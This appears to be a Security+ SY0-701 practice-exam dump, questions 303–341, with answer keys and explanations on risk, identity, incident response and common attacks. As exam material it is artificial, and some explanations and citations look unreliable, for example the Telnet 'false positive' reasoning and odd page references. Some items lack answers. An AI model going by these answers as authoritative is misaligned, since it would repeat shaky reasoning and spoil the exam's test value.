CompTIA Security+ SY0-701 Certification Study Guide, Chapter 1: General Security Concepts1 Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 1.2: Security Concepts2 Multi-factor Authentication - SY0-601 CompTIA Security+ : 2.43 TOTAL: CompTIA Security+ Cert (SY0-701) | Udemy, Section 3: Identity and Access Management, Lecture
15: Multifactor Authentication4
CompTIA Security+ Certification SY0-601: The Total Course [Video], Chapter 3: Identity and Account Management, Section 2: Enabling Multifactor Authentication5

**NEW QUESTION: 303**
Which of the following threat vectors is most commonly utilized by insider threat actors attempting data exfiltration?
**A.** Unidentified removable devices
**B.** Default network device credentials
**C.** Spear phishing emails
**D.** Impersonation of business units through typosquatting
**Answer: (SHOW ANSWER)**
Unidentified removable devices, such as USB drives, are a common threat vector for insider threat actors attempting data exfiltration. Insiders can easily use these devices to transfer sensitive data out of the organization undetected, making it one of the most commonly utilized methods for data theft.
Default network device credentials are a security vulnerability but not typically used for data exfiltration.
Spear phishing emails are used for external attacks, not insider data exfiltration.
Impersonation through typosquatting is typically used by external actors for phishing or fraud.

**NEW QUESTION: 304**
A security analyst is prioritizing vulnerability scan results using a risk-based approach. Which of the following is the most efficient resource for the analyst to use?
**A.** Business impact analysis
**B.** Common Vulnerability Scoring System
**C.** Risk register
**D.** Exposure factor
**Answer: (SHOW ANSWER)**
TheCommon Vulnerability Scoring System (CVSS)is astandardized framework for assessing the severity of vulnerabilities. It provides a numerical score (0-10) based on factors such asexploitability, impact, and complexity, helping security analystsprioritize remediation efforts based on risk.
Business impact analysis (A)helps identifycritical business functionsbut does not specificallyprioritize vulnerabilities.

Risk register (C)tracks identified risks but does not classify vulnerabilities.
Exposure factor (D)is used inquantitative risk assessmentbut is not an industry standard for vulnerability prioritization.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Risk Management domain.

**NEW QUESTION: 305**
Which of the following would best explain why a security analyst is running daily vulnerability scans on all corporate endpoints?
**A.** To track the status of patch installations
**B.** To find shadow IT cloud deployments
**C.** To continuously monitor hardware inventory
**D.** To hunt for active attackers in the network
**Answer: (SHOW ANSWER)**
Detailed Explanation:
Daily vulnerability scans help identify missing patches or updates across endpoints, allowing security teams to ensure compliance with patch management policies. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Vulnerability Management".

**NEW QUESTION: 306**
Which of the following has been implemented when a host-based firewall on a legacy Linux system allows connections from only specific internal IP addresses?
**A.** Compensating control
**B.** Network segmentation
**C.** Transfer of risk
**D.** SNMP traps
**Answer: (SHOW ANSWER)**
A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or a weakness that cannot be resolved by the primary control. A compensating control does not prevent or eliminate the vulnerability or weakness, but it can reduce the likelihood or impact of an attack. A host-based firewall on a legacy Linux system that allows connections from only specific internal IP addresses is an example of a compensating control, as it can limit the exposure of the system to potential threats from external or unauthorized sources. A host-based firewall is a software application that monitors and filters the incoming and outgoing network traffic on a single host, based on a set of rules or policies. A legacy Linux system is an older version of the Linux operating system that may not be compatible with the latest security updates or patches, and may have known vulnerabilities or weaknesses that could be exploited by attackers. References = Security Controls - SY0-601 CompTIA Security+ : 5.1, Security Controls - CompTIA Security+ SY0-501 - 5.7, CompTIA Security+ Study Guide with over 500 Practice Test Questions:
Exam SY0-701, 9th Edition, Chapter 5, page 240. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 5.1, page 18.

**NEW QUESTION: 307**
A company decides to purchase an insurance policy. Which of the following risk management strategies is this company implementing?
**A.** Mitigate
**B.** Accept
**C.** Avoid
**D.** Transfer

**Answer: (SHOW ANSWER)**
Purchasing insurance is a classic example of risk transfer, where financial risk associated with potential losses is shifted to a third party (the insurer). This strategy does not eliminate the risk but moves the financial burden.
Mitigation (A) reduces risk impact or likelihood through controls, acceptance (B) involves acknowledging the risk without action, and avoidance (C) eliminates the risk by not engaging in the activity.
Risk transfer is a fundamental concept taught in the Risk Management domain of SY0-701#6:Chapter
17 CompTIA Security+ Study Guide#.

**NEW QUESTION: 308**
In which of the following scenarios is tokenization the best privacy technique 10 use?
**A.** Providing pseudo-anonymization tor social media user accounts
**B.** Serving as a second factor for authentication requests
**C.** Enabling established customers to safely store credit card Information
**D.** Masking personal information inside databases by segmenting data
**Answer: C (LEAVE A REPLY)**
Tokenization is a process that replaces sensitive data, such as credit card information, with a non-sensitive equivalent (token) that can be used in place of the actual data. This technique is particularly useful in securely storing payment information because the token can be safely stored and transmitted without exposing the original credit card number.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptography and Data Protection.

**NEW QUESTION: 309**
A nation-state attacker gains access to the email accounts of several journalists by compromising a website that the journalists frequently use. Which of the following types of attacks describes this example?
**A.** On-path
**B.** Watering-hole
**C.** Typosquatting
**D.** Brand impersonation
**Answer: (SHOW ANSWER)**
The correct answer is Watering-hole because the attack involves compromising a legitimate website that is regularly visited by a specific group of targeted users-in this case, journalists-in order to indirectly infect or compromise them. The Security+ SY0-701 study guide defines watering-hole attacks as targeted attacks where adversaries identify websites frequented by their intended victims and then compromise those sites to deliver malware, steal credentials, or conduct further exploitation.
In this scenario, the attacker does not directly target the journalists' email systems. Instead, the attacker compromises a trusted website that the journalists frequently access. When the journalists visit the site, malicious code can be delivered through drive-by downloads, malicious scripts, or credential-harvesting mechanisms. This technique is particularly effective for nation-state attackers because it leverages trust and normal user behavior, making detection more difficult.
Option A, On-path, is incorrect because on-path (man-in-the-middle) attacks involve intercepting or altering communications between two parties in transit, rather than compromising a third-party website. Option C, Typosquatting, involves registering domains with misspelled

names to trick users into visiting malicious sites, which is not described here. Option D, Brand impersonation, typically refers to phishing or spoofing attacks that mimic a trusted brand to deceive users, often via email or fake websites, rather than compromising a legitimate one.
The SY0-701 objectives emphasize that watering-hole attacks are commonly associated with advanced persistent threats (APTs), including nation-state actors, because they allow precise targeting of specific industries, professions, or organizations. This attack method highlights the importance of browser security, threat intelligence, web filtering, and user awareness to reduce exposure to trusted-but-compromised resources.
In summary, compromising a frequently used website to gain access to a targeted group's accounts is a textbook example of a watering-hole attack.

**NEW QUESTION: 310**

After a security awareness training session, a user called the IT help desk and reported a suspicious call. The suspicious caller stated that the Chief Financial Officer wanted credit card information in order to close an invoice. Which of the following topics did the user recognize from the training?



**A.** Insider threat
**B.** Email phishing
**C.** Social engineering
**D.** Executive whaling
**Answer: C (LEAVE A REPLY)**
Social engineering is the practice of manipulating people into performing actions or divulging confidential information, often by impersonating someone else or creating a sense of urgency or trust. The suspicious caller in this scenario was trying to use social engineering to trick the user into giving away credit card information by pretending to be the CFO and asking for a payment. The user recognized this as a potential scam and reported it to the IT help desk. The other topics are not relevant to this situation. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 19 1

**NEW QUESTION: 311**
A security analyst receives an alert that an employee has clicked on a phishing email and exposed their credentials. Which of the following should the analyst do?
**A.** Notify all employees about the phishing attack and instruct them to avoid suspicious emails.
**B.** Wait for confirmation from the employee before making any changes to the account.
**C.** Reimage the employee ' s workstation to ensure no malware is present.
**D.** Lock the employee ' s account to prevent further unauthorized access.
**Answer: (SHOW ANSWER)**
The best answer is D. Lock the employee ' s account to prevent further unauthorized access.
If credentials have been exposed in a phishing incident, the most urgent priority is to contain the threat by preventing attackers from using those credentials. Locking or disabling the affected account is an immediate response step that reduces the risk of unauthorized access, lateral movement, privilege abuse, or data theft.
Why the other options are incorrect:
A). Notify all employees about the phishing attack and instruct them to avoid suspicious emails.Awareness messaging may be useful later, but it does not immediately contain the compromised account.
B). Wait for confirmation from the employee before making any changes to the account.Waiting introduces unnecessary risk if the credentials are already exposed.

C). Reimage the employee ' s workstation to ensure no malware is present.Reimaging may be appropriate if malware was delivered, but the question specifically says the employee exposed credentials. The first priority is account containment.
From a Security+ incident response perspective, the immediate action after credential compromise is to disable or lock the account, making D the best answer.

**NEW QUESTION: 312**
A new corporate policy requires all staff to use multifactor authentication to access company resources.
Which of the following can be utilized to set up this form of identity and access management? (Select two)
**A.** Authentication tokens
**B.** Least privilege
**C.** Biometrics
**D.** LDAP
**E.** Password vaulting
**F.** SAML
**Answer: (SHOW ANSWER)**
Multifactor authentication (MFA) requires users to provide two or more of the following categories:
Something you know (password/PIN)
Something you have (token/smart card)
Something you are (biometrics)
Authentication tokens (A) qualify as something you have, such as hardware tokens, OTP apps, or smart cards.
Biometrics (C) qualify as something you are, such as fingerprint scans, facial recognition, or iris scans. Using these two together easily establishes MFA.
Least privilege (B) is an authorization principle, not an MFA factor. LDAP (D) is a directory service protocol, not an MFA mechanism.
Password vaulting (E) assists with credential storage but does not implement MFA.
SAML (F) is a federation protocol used for Single Sign-On (SSO), not inherently MFA.
Thus, the correct MFA components are A: Authentication tokens and C: Biometrics.

**NEW QUESTION: 313**
A security team receives reports about high latency and complete network unavailability throughout most of the office building. Flow logs from the campus switches show high traffic on TCP 445. Which of the following is most likely the root cause of this incident?
**A.** Buffer overflow
**B.** NTP amplification attack
**C.** Worm
**D.** Kerberoasting attack
**Answer: (SHOW ANSWER)**
Port 445 is used by the SMB protocol on Windows systems. Large volumes of unexpected traffic on TCP 445 are commonly associated with worms that exploit SMB vulnerabilities (such as WannaCry or NotPetya).
Worms are self-replicating malware that spread rapidly across a network, consuming bandwidth, causing high latency, and often resulting in network outages. This matches the scenario given, where network unavailability and abnormal port 445 traffic are observed.
References:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1, "Malware Types: Worms" CompTIA Security+ Exam Objectives: 2.1 CompTIA Glossary: "Worm-A self-replicating malware that spreads across networks, often exploiting vulnerabilities such as those in SMB (TCP 445)."

**NEW QUESTION: 314**
Which of the following is a common source of unintentional corporate credential leakage in cloud environments?
**A.** Code repositories
**B.** Dark web
**C.** Threat feeds
**D.** State actors
**E.** Vulnerability databases
**Answer: (SHOW ANSWER)**
Code repositories are a common source of unintentional corporate credential leakage, especially in cloud environments. Developers may accidentally commit and push sensitive information, such as API keys, passwords, and other credentials, to public or poorly secured repositories. These credentials can then be accessed by unauthorized users, leading to security breaches. Ensuring that repositories are properly secured and that sensitive data is never committed is critical for protecting against this type of leakage.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Threats and Vulnerability Management.

**NEW QUESTION: 315**
Which of the following methods to secure credit card data is best to use when a requirement is to see only the last four numbers on a credit card?
**A.** Encryption
**B.** Hashing
**C.** Masking
**D.** Tokenization
**Answer: (SHOW ANSWER)**
Masking is a method to secure credit card data that involves replacing some or all of the digits with symbols, such as asterisks, dashes, or Xs, while leaving some of the original digits visible. Masking is best to use when a requirement is to see only the last four numbers on a credit card, as it can prevent unauthorized access to the full card number, while still allowing identification and verification of the cardholder. Masking does not alter the original data, unlike encryption, hashing, or tokenization, which use algorithms to transform the data into different formats.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2: Compliance and Operational Security, page 721. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter
2: Compliance and Operational Security, page 722.

**NEW QUESTION: 316**
An organization experiences a compromise in a cloud-hosted solution that contains customer information.
Which of the following strategies will help determine the sensitivity level of the breach?
**A.** Permission restrictions

**B.** Tabletop exercise
**C.** Data classification
**D.** Asset inventory
**Answer: (SHOW ANSWER)**
The correct answer is Data classification because it is the primary mechanism used to determine the sensitivity and criticality of information involved in a security incident. According to the Security+ SY0-701 governance and risk management concepts, data classification assigns labels-such as public, internal, confidential, or restricted-to information based on its sensitivity, value to the organization, and potential impact if disclosed, altered, or destroyed. When a breach occurs, these classifications allow security teams and management to quickly assess how severe the incident is and what regulatory, legal, or business consequences may apply.
In this scenario, the compromised cloud-hosted solution contains customer information. By referencing the organization's data classification scheme, incident responders can determine whether the exposed data includes personally identifiable information (PII), financial data, health records, or other regulated data types.
This directly influences breach notification requirements, incident escalation, response prioritization, and communication with stakeholders. The SY0-701 study guide emphasizes that effective security governance depends on having clearly defined classification standards before an incident occurs, so decisions during response are consistent and defensible.
The other options do not meet the goal of determining sensitivity. Permission restrictions are access control mechanisms used to prevent unauthorized access, not to evaluate the importance of data after a compromise.
Tabletop exercises are preparedness and training activities designed to test incident response plans, not to classify real data. Asset inventory identifies systems, hardware, software, and data locations, but it does not define how sensitive the data is; it only helps locate what may be affected.
Therefore, data classification is the most appropriate strategy for determining the sensitivity level of the breach, aligning directly with Security+ SY0-701 objectives related to risk management, privacy, and incident impact assessment.



**NEW QUESTION: 317**
Which of the following best explains the use of a policy engine in a Zero Trust environment?
**A.** It is used by a central server to apply default permissions across a range of network and computing resources.
**B.** It is used to make access control decisions without inheriting permission decisions from prior events.
**C.** It is used to dynamically assign user permissions based on a user ' s identity and previous activity.
**D.** It is used when user roles are unknown and the organization wants to leverage ML to control access.
**Answer: (SHOW ANSWER)**
The best answer is B. It is used to make access control decisions without inheriting permission decisions from prior events.
In a Zero Trust environment, the core principle is never trust, always verify. A policy engine evaluates each access request using current context and defined security policies. Access is not automatically granted simply because a user or device was previously authenticated or allowed access earlier.

This means decisions are made continuously and based on factors such as:
user identity
device posture
location
requested resource
risk level
session context
The phrase "without inheriting permission decisions from prior events" best reflects the Zero Trust concept that trust is not assumed or permanently granted.
Why the other options are incorrect:
A). It is used by a central server to apply default permissions across a range of network and computing resources.This sounds more like centralized administration, but it does not capture the dynamic, context-based access decision-making of a Zero Trust policy engine.
C). It is used to dynamically assign user permissions based on a user ' s identity and previous activity.This is close, but the wording emphasizes previous activity, whereas Zero Trust focuses on real-time evaluation of current conditions rather than inherited trust.
D). It is used when user roles are unknown and the organization wants to leverage ML to control access.
Machine learning may support analytics, but this is not the main purpose of a Zero Trust policy engine.
From the SY0-701 perspective, a policy engine is central to making explicit, context-aware access decisions for every request, which is best captured by B.

**NEW QUESTION: 318**
A Chief Information Security Officer (CISO) has developed information security policies that relate to the software development methodology. Which of the following would the CISO most likely include in the organization's documentation?
**A.** Peer review requirements
**B.** Multifactor authentication
**C.** Branch protection tests
**D.** Secrets management configurations
**Answer: A (LEAVE A REPLY)**

**NEW QUESTION: 319**
While conducting a business continuity tabletop exercise, the security team becomes concerned by potential impacts if a generator fails during failover. Which of the following is the team most likely to consider in regard to risk management activities?
**A.** RPO
**B.** ARO
**C.** BIA
**D.** MTTR
**Answer: (SHOW ANSWER)**
Detailed Explanation:Mean Time to Repair (MTTR) is a key metric in risk management, reflecting the time required to repair a failed component, such as a generator, and restore operations. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Business Continuity Metrics".

**NEW QUESTION: 320**

A penetration test has demonstrated that domain administrator accounts were vulnerable to pass-the-hash attacks. Which of the following would have been the best strategy to prevent the threat actor from using domain administrator accounts?



**A.** Audit each domain administrator account weekly for password compliance.
**B.** Implement a privileged access management solution.
**C.** Create IDS policies to monitor domain controller access.
**D.** Use Group Policy to enforce password expiration.
**Answer: (SHOW ANSWER)**
Detailed Explanation:Privileged access management (PAM) solutions effectively mitigate pass-the-hash attacks by enforcing least privilege and session management for administrative accounts. These tools restrict how and when credentials can be accessed, thereby reducing attack surfaces. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Vulnerabilities, Section: "Mitigation Techniques".

**NEW QUESTION: 321**
Various stakeholders are meeting to discuss their hypothetical roles and responsibilities in a specific situation, such as a security incident or major disaster. Which of the following best describes this meeting?
**A.** Penetration test
**B.** Continuity of operations planning
**C.** Tabletop exercise
**D.** Simulation
**Answer: (SHOW ANSWER)**
A tabletop exercise is a discussion-based exercise where stakeholders gather to walk through the roles and responsibilities they would have during a specific situation, such as a security incident or disaster. This type of exercise is designed to identify gaps in planning and improve coordination among team members without the need for physical execution.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of security operations and disaster recovery planning.

**NEW QUESTION: 322**
Which of the following is the most likely to be used to document risks, responsible parties, and thresholds?
**A.** Risk tolerance
**B.** Risk transfer
**C.** Risk register
**D.** Risk analysis
**Answer: (SHOW ANSWER)**
A risk register is a document that records and tracks the risks associated with a project, system, or organization. A risk register typically includes information such as the risk description, the risk owner, the risk probability, the risk impact, the risk level, the risk response strategy, and the risk status. A risk register can help identify, assess, prioritize, monitor, and control risks, as well as communicate them to relevant stakeholders. A risk register can also help document the risk tolerance and thresholds of an organization, which are the acceptable levels of risk exposure and the criteria for escalating or mitigating risks. References = CompTIA Security+ Certification Exam Objectives, Domain 5.1: Explain the importance of policies, plans, and procedures related to organizational security. CompTIA Security+ Study Guide (SY0-

701), Chapter 5: Governance, Risk, and Compliance, page 211. CompTIA Security+ Certification Guide, Chapter 2: Risk Management, page 33. CompTIA Security+ Certification Exam SY0-701 Practice Test 1, Question 4.

**NEW QUESTION: 323**
An administrator has identified and fingerprinted specific files that will generate an alert if an attempt is made to email these files outside of the organization. Which of the following best describes the tool the administrator is using?
**A.** DLP
**B.** SNMP traps
**C.** SCAP
**D.** IPS
**Answer: (SHOW ANSWER)**
The administrator is using a Data Loss Prevention (DLP) tool, which is designed to identify, monitor, and protect sensitive data. By fingerprinting specific files, DLP ensures that these files cannot be emailed or sent outside the organization without triggering an alert or blocking the action. This is a key feature of DLP systems, which prevent data exfiltration and ensure data security compliance.
* SNMP traps are used for network management and monitoring, not data protection.
* SCAP (Security Content Automation Protocol) is a set of standards for automating vulnerability management and policy compliance, unrelated to file monitoring.
* IPS (Intrusion Prevention System) blocks network-based attacks but does not handle file fingerprinting.

**NEW QUESTION: 324**
Which of the following is the best way to prevent data from being leaked from a secure network that does not need to communicate externally?
**A.** Air gap
**B.** Containerization
**C.** Virtualization
**D.** Decentralization
**Answer: (SHOW ANSWER)**
An air gap is the practice of physically isolating a secure network from any external or unsecured networks, effectively preventing any external communication or data leakage. It is the strongest method to prevent data exfiltration in sensitive environments.
Containerization (B) and virtualization (C) are technologies for isolating applications or systems logically but do not guarantee physical separation. Decentralization (D) distributes resources but doesn't prevent data leakage.
Air gaps are critical in highly secure environments and covered under Resilience and Physical Security in SY0-701#6:Chapter 9 CompTIA Security+ Study Guide#.

**NEW QUESTION: 325**
A penetration tester is testing the security of a building's alarm system. Which type of penetration test is being conducted?
**A.** Physical
**B.** Defensive
**C.** Integrated
**D.** Continuous
**Answer: A (LEAVE A REPLY)**

Testing the security of a building's alarm system falls under physical penetration testing. According to Security+ SY0-701, physical penetration tests evaluate the effectiveness of physical security controls such as locks, alarms, cameras, sensors, badge readers, and access control points. These tests simulate real-world attempts to bypass or disable physical protections.
Defensive testing (B) refers to defensive security operations, not pen testing scope. Integrated testing (C) relates to combined system evaluations but is not a standard pen testing category. Continuous testing (D) refers to ongoing automated tests, not physical alarm evaluation.
Thus, the correct answer is A: Physical.

**NEW QUESTION: 326**
At the start of a penetration test, the tester checks OSINT resources for information about the client environment. Which of the following types of reconnaissance is the tester performing?
**A.** Active
**B.** Passive
**C.** Offensive
**D.** Defensive
**Answer: (SHOW ANSWER)**
Passive reconnaissance involves gathering publicly available information about a target without directly interacting with the target systems. Checking OSINT (Open Source Intelligence) sources is a typical passive technique used to collect data without alerting the target.
Active reconnaissance (A) involves direct interaction with the target. Offensive (C) and defensive (D) refer to broader security postures and are not specific reconnaissance types.
Passive reconnaissance is a foundational step in penetration testing and covered in the Threats and Vulnerabilities domain of SY0-701#6:Chapter 2 CompTIA Security+ Study Guide#

**NEW QUESTION: 327**
An organization is adopting cloud services at a rapid pace and now has multiple SaaS applications in use.
Each application has a separate log-in. so the security team wants to reduce the number of credentials each employee must maintain.
Which of the following is the first step the security team should take?
**A.** Enable SAML
**B.** Create OAuth tokens.
**C.** Use password vaulting.
**D.** Select an IdP
**Answer: (SHOW ANSWER)**
The first step in reducing the number of credentials each employee must maintain when using multiple SaaS applications is to select an Identity Provider (IdP). An IdP provides a centralized authentication service that supports Single Sign-On (SSO), enabling users to access multiple applications with a single set of credentials.
* Enabling SAML would be part of the technical implementation but comes after selecting an IdP.
* OAuth tokens are used for authorization, but selecting an IdP is the first step in managing authentication.
* Password vaulting stores multiple passwords securely but doesn't reduce the need for separate logins.

**NEW QUESTION: 328**
Which of the following activities would involve members of the incident response team and other stakeholders simulating an event?

**A.** Lessons learned
**B.** Digital forensics
**C.** Tabletop exercise
**D.** Root cause analysis
**Answer: (SHOW ANSWER)**
A tabletop exercise is a simulation-based activity where incident response team members and relevant stakeholders walk through a hypothetical security incident in a discussion-based format. This exercise helps validate response plans, roles, and communication channels without actual system disruption.
Lessons learned (A) is a post-incident review, digital forensics (B) is evidence collection after an incident, and root cause analysis (D) investigates the underlying cause after an event.
Tabletop exercises are standard practices within the Security Operations domain to prepare teams for real incidents#6:Chapter 14 CompTIA Security+ Study Guide#.

**NEW QUESTION: 329**
A security engineer is working to address the growing risks that shadow IT services are introducing to the organization. The organization has taken a cloud-first approach end does not have an on-premises IT infrastructure. Which of the following would best secure the organization?
**A.** Upgrading to a next-generation firewall
**B.** Deploying an appropriate in-line CASB solution
**C.** Conducting user training on software policies
**D.** Configuring double key encryption in SaaS platforms
**Answer: (SHOW ANSWER)**
A Cloud Access Security Broker (CASB) solution is the most suitable option for securing an organization that has adopted a cloud-first strategy and does not have an on-premises IT infrastructure. CASBs provide visibility and control over shadow IT services, enforce security policies, and protect data across cloud services.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of cloud security and managing risks associated with shadow IT.

**NEW QUESTION: 330**
A company prepares for an upcoming regulatory audit. The company wants to perform a gap analysis in the most cost-effective way. Which of the following will help the company achieve this goal?

**A.** Internal self-assessment
**B.** Active reconnaissance
**C.** Red team penetration test
**D.** Tabletop exercise
**Answer: (SHOW ANSWER)**
The best answer is A. Internal self-assessment.
A gap analysis is used to compare the organization's current security, compliance, or control posture against a required standard, framework, or regulatory requirement. If the company wants to do this in the most cost- effective way, an internal self-assessment is the best choice because it allows the organization to review its own policies, procedures, controls, and documentation without the added expense of external testing or specialized attack simulations.

Why the other options are incorrect:
B). Active reconnaissanceActive reconnaissance involves directly interacting with systems to gather information, often as part of security testing or attack emulation. It is not the best option for a compliance- focused gap analysis.
C). Red team penetration testA red team exercise is more advanced and expensive. It simulates real-world attacks to test detection and response capabilities. This is valuable for security maturity, but it is not the most cost-effective method for identifying compliance gaps before an audit.
D). Tabletop exerciseA tabletop exercise is a discussion-based activity used to test incident response plans, communication, and decision-making. It does not primarily identify regulatory compliance gaps.
From a Security+ perspective, self-assessments, audits, and gap analyses are part of governance, risk, and compliance activities. For a low-cost review against regulatory requirements, internal self-assessment is the most appropriate answer.

**NEW QUESTION: 331**
An administrator is creating a secure method for a contractor to access a test environment. Which of the following would provide the contractor with the best access to the test environment?
**A.** Proxy server
**B.** RDP server
**C.** Application server
**D.** Jump server
**Answer: (SHOW ANSWER)**



**NEW QUESTION: 332**
As part of new compliance audit requirements, multiple servers need to be segmented on different networks and should be reachable only from authorized internal systems. Which of the following would meet the requirements?
**A.** Configure firewall rules to block external access to Internal resources.
**B.** Set up a WAP to allow internal access from public networks.
**C.** Implement a new IPSec tunnel from internal resources.
**D.** Deploy an Internal Jump server to access resources.
**Answer: (SHOW ANSWER)**
" Network segmentation is a security practice that divides a network into smaller, isolated segments to limit access and reduce the attack surface. Firewalls are commonly used to enforce segmentation by creating rules that allow or deny traffic based on source, destination, and port. Tomeet compliance requirements, such as restricting access to internal servers, firewall rules can be configured to block all external traffic while permitting only authorized internal systems to communicate with the segmented servers. This ensures that sensitive resources are isolated from unauthorized access. " Reference:CompTIA Security+ SY0-701 Study Guide, Domain 2.0: Architecture and Design, Section: " Secure Network Architecture Concepts " (Firewalls and network segmentation are key topics).

Explanation:The requirement is to segment servers on different networks and restrict access to only authorized internal systems. Option A directly addresses this by using firewall rules to block external access while allowing internal traffic, aligning with network segmentation best practices. Option B (WAP) refers to a Wireless Access Point, which doesn't fit the context of segmentation and could expose resources to public networks. Option C (IPSec tunnel) secures communication but doesn't inherently segment networks. Option D (jump server) adds a layer of access control but doesn't address the segmentation requirement alone. Thus, A is the best fit.

**NEW QUESTION: 333**
A company's accounting department receives an urgent payment message from the company's bank domain with instructions to wire transfer funds. The sender requests that the transfer be completed as soon as possible.
Which of the following attacks is described?
**A.** Business email compromise
**B.** Vishing
**C.** Spear phishing
**D.** Impersonation
**Answer: (SHOW ANSWER)**
This is a classic example of Business Email Compromise (BEC), where attackers spoof or compromise trusted email accounts to trick employees into performing unauthorized financial transactions.
Vishing (B) is voice phishing, spear phishing (C) targets individuals with customized messages, and impersonation (D) is a general term for identity deception but BEC specifically describes financial fraud via email.
BEC is a major threat covered in the Threats domain of SY0-701#6:Chapter 2 CompTIA Security+ Study Guide#

**NEW QUESTION: 334**
Which of the following enables the use of an input field to run commands that can view or manipulate data?
**A.** Cross-site scripting
**B.** Side loading
**C.** Buffer overflow
**D.** SQL injection
**Answer: (SHOW ANSWER)**
= SQL injection is a type of attack that enables the use of an input field to run commands that can view or manipulate data in a database. SQL stands for Structured Query Language, which is a language used to communicate with databases. By injecting malicious SQL statements into an input field, an attacker can bypass authentication, access sensitive information, modify or delete data, or execute commands on the server. SQL injection is one of the most common and dangerous web application vulnerabilities. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 5, page 195. CompTIA Security+ SY0-701 Exam Objectives, Domain 1.1, page 8.

**NEW QUESTION: 335**
Which of the following actions is best performed by ticketing automation to ensure that incidents receive the correct level of attention and response?
**A.** Notification
**B.** Creation
**C.** Closure

**D.** Escalation

**Answer: (SHOW ANSWER)**

The key phrase is "ensure that incidents receive the correct level of attention and response." In operations, that aligns most directly with escalation-moving high-severity or time-sensitive incidents to the right people
/teams quickly and consistently, according to predefined criteria (severity, impacted systems, threat intel enrichment, SLA timers). The Study Guide lists ticketing and escalation explicitly as automation use cases:
"Ticket creation: Automation can streamline the ticketing process, enabling immediate creation and routing of issues to the right teams." and, crucially for this question, "Escalation: In case of a major incident, scripts can automate the escalation process, alerting key personnel quickly." While automation can also handle notification and ticket creation, escalation is the control that most directly enforces that the incident gets the proper priority and response path (for example: paging on-call, invoking the IR lead, opening a bridge, and applying "major incident" workflows). Closure is typically less suitable because it often requires validation and human judgment to ensure containment, eradication, and recovery steps are complete.
References: Automation use cases for ticketing, including escalation for major incidents .

**NEW QUESTION: 336**

After reviewing the following vulnerability scanning report:
Server:192.168.14.6
Service: Telnet
Port: 23 Protocol: TCP
Status: Open Severity: High
Vulnerability: Use of an insecure network protocol
A security analyst performs the following test:
nmap -p 23 192.168.14.6 -script telnet-encryption
PORT STATE SERVICE REASON
23/tcp open telnet syn-ack
I telnet encryption:
| _ Telnet server supports encryption
Which of the following would the security analyst conclude for this reported vulnerability?

**A.** It is a false positive.

**B.** A rescan is required.

**C.** It is considered noise.

**D.** Compensating controls exist.

**Answer: (SHOW ANSWER)**

A false positive is a result that indicates a vulnerability or a problem when there is none. In this case, the vulnerability scanning report shows that the telnet service on port 23 is open and uses an insecure network protocol. However, the security analyst performs a test using nmap and a script that checks for telnet encryption support. The result shows that the telnet server supports encryption, which means that the data transmitted between the client and the server can be protected from eavesdropping. Therefore, the reported vulnerability is a false positive and does not reflect the actual security posture of the server. The security analyst should verify the encryption settings of the telnet server and client and ensure that they are configured properly3. References: 3: Telnet Protocol - Can You Encrypt Telnet?

**NEW QUESTION: 337**

A security analyst is reviewing the following logs about a suspicious activity alert for a user's VPN log-ins.
Which of the following malicious activity indicators triggered the alert?
#Log Summary:
User logs in fromChicago, ILmultiple times, then suddenly a successful login appears fromRome, Italy, followed again by Chicago logins - all within ashort time span.

**A.** Impossible travel
**B.** Account lockout
**C.** Blocked content
**D.** Concurrent session usage

**Answer: (SHOW ANSWER)**

Impossible travel (A)refers to logins fromgeographically distant locations within a time period that makes travel between them physically impossible. In this case, a user logging in fromChicago and Rome within a short timeframetriggers this anomaly.
This is a strong indicator of acompromised accountorstolen credentialsbeing used elsewhere.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.1 - "Indicators of malicious activity:
Impossible travel (geolocation anomalies)."

**NEW QUESTION: 338**

An organization is leveraging a VPN between its headquarters and a branch location. Which of the following is the VPN protecting?

**A.** Data in use
**B.** Data in transit
**C.** Geographic restrictions
**D.** Data sovereignty

**Answer: (SHOW ANSWER)**

Data in transit is data that is moving from one location to another, such as over a network or through the air.
Data in transit is vulnerable to interception, modification, or theft by malicious actors. A VPN (virtual private network) is a technology that protects data in transit by creating a secure tunnel between two endpoints and encrypting the data that passes through it2.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4, page 145.

**NEW QUESTION: 339**

During a routine audit, an analyst discovers that a department at a high school uses a simul-ation program that was not properly vetted before deployment.
Which of the following threats is this an example of?

**A.** Data exfiltration
**B.** Shadow IT
**C.** Zero-day
**D.** Espionage

**Answer: B (LEAVE A REPLY)**

**NEW QUESTION: 340**

Which of the following is used to quantitatively measure the criticality of a vulnerability?

**A.** CVE

**B.** CVSS
**C.** CIA
**D.** CERT
**Answer: (SHOW ANSWER)**
CVSS stands for Common Vulnerability Scoring System, which is a framework that provides a standardized way to assess and communicate the severity and risk of vulnerabilities. CVSS uses a set of metrics and formulas to calculate a numerical score ranging from 0 to 10, where higher scores indicate higher criticality.
CVSS can help organizations prioritize remediation efforts and compare vulnerabilities across different systems and vendors. The other options are not used to measure the criticality of a vulnerability, but rather to identify, classify, or report them. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 39

**NEW QUESTION: 341**
An employee recently resigned from a company. The employee was responsible for managing and supporting weekly batch jobs over the past five years. A few weeks after the employee resigned. one of the batch jobs talked and caused a major disruption. Which of the following would work best to prevent this type of incident from reoccurring?
**A.** Job rotation
**B.** Retention
**C.** Outsourcing
**D.** Separation of duties
**Answer: (SHOW ANSWER)**
